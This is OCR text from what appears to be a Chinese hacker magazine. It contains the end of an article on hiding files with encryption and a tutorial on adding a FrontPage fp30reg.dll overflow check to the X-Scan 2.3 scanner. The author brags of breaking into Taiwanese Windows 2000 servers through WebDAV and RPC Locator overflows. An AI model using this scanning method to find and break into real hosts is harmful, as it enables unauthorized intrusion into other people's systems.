
这儿给你提个醒，即使你删除这个加密用户，再添加一个相同用户名的用户也是不行的，简单的说，系统加密的密码是由用户产生的，而系统内部是用SID (security identify)来标识用户帐号的，即被你删除后的用户对操作系统来说是永远恢复不了的。所以，如果你选择这种方法来隐藏，最好别忘了加密用户的密码。其实，系统还给我们提供了一种利用 NTFS 权限来控制访问的方法，但掌握分配这个权限的方法不是件令人愉快的事情，而且在网络环境中不是很管用。我就不介绍了，感兴趣朋友可自己查资料看看。

三 总结

越是安全的地方越是不安全。正因为你有了自己的法宝，便有了麻痹大意的可能。要知道，马其诺防线的失败不仅仅是因为它有漏洞，泰坦尼克的沉没本来可以减少造成的损失。其实，要想真正的隐藏文件，往往不单是某一个工具，某一个技巧的问题，它是一整套的解决方案，起码是操作系统级的。而很多地方给出的绝招仅仅是一个工具和一个技巧。再次要提醒大家不要过分依赖软件，为什么我想和大家说这个隐藏的问题呢？因为你和我有着同一个毛病，那就是操起流光就想扫，拿起木马就想控制，我们实在是太想看到我们的战果了。最后想和大家说句题外话：安全学习的过程不单是各种技巧的堆积过程，而是对系统知识的熟悉和了解过程。

（本文中所提到的软件 BAT2COM 和 COM2EXE 在光盘中有收录）


定制你的x-scan 2.3




Sagi

说起x-scan2.3，恐怕没有人不知道吧！2.3是目前x-scan的最新版本。可惜，x-scan已很久没升级了，像最近最流行的webdav及windows RPC LOCATOR漏洞，x-scan2.3都不具备探测能力，这不能不说是一种遗憾。x-way2.5也同样开始落伍了，而寄予了网络爱好者很大期望的流光5，发布又是一拖再拖，菜鸟们现在可是备受折磨呀！

本文就是在这么一种历史背景下产生的，当然，还有另一个重要的原因。三月底，webdav漏洞开始风行全球，isno的溢出程序公布没两天，我就在RedHat Linux 8.0上成功溢出了一台台湾的Win2000，本想写出来让大家一起分享我的攻击过程，只可惜有人已经赶在了我的前面。四月初，Windows RPC LOCATOR漏洞成为了继webdav之后的又一个严重的远程溢出漏洞，四月上旬我就利用该漏洞又成功溢出了一台台湾的Win2000，并写出了完整的攻击教程，只可惜这次居然还是又落在了别人后边，只好决定写一个没多少人知道的老洞，就是关于FrontPage的远程溢出漏洞。可手工检测的话，那实在不是一个好主意，于是我想到了x-scan2.3。



1



2


我们打开x-scan2.3，选择“工具”下的“CGI列表维护”（图1），这就是x-scan2.3包括的CGI列表，文件为“\dat\cgi.lst”。如果我们可以打开这个文件手工添加的话，岂不是可以实现手工的升级？直觉告诉我，这个文件应当是以文本方式保存的。让我们到\dat目录下去看一看。乍一看到cgi.lst文件，有点儿失望，因为图标不像是可以直接打开的，不过要试了之后才能知道。双击，果然没有任何反应，不管它，强行打开。右击cgi.lst，在“打开方式”中直接选择“记事本”（图2）。让人高兴的是，cgi.lst文件果然成功的打开了（图3）。


下面的事情就好办了，我将“fp30reg.dll/_vti_bin/_vti_aut/fp30reg.dll”这句添加到了文件中Windows的CGI列表，位置可自己选择（图4）。


这样，x-scan2.3就具备了对fp30reg.dll的探测能力。我们回到x-scan2.3，重新打开“工具”下的“CGI列表维护”看一下（图5），刚才添加的已经有了，连“重新载入”都不需要。


不过，为了提高x-scan2.3对于fp30reg.dll这个文件的扫描速度，我重新修改了cgi.lst文件，将其他CGI列表全删除了（图6）。这样，在进行CGI扫描时，实际上只扫描这一个，速度当然要快了（图7）。

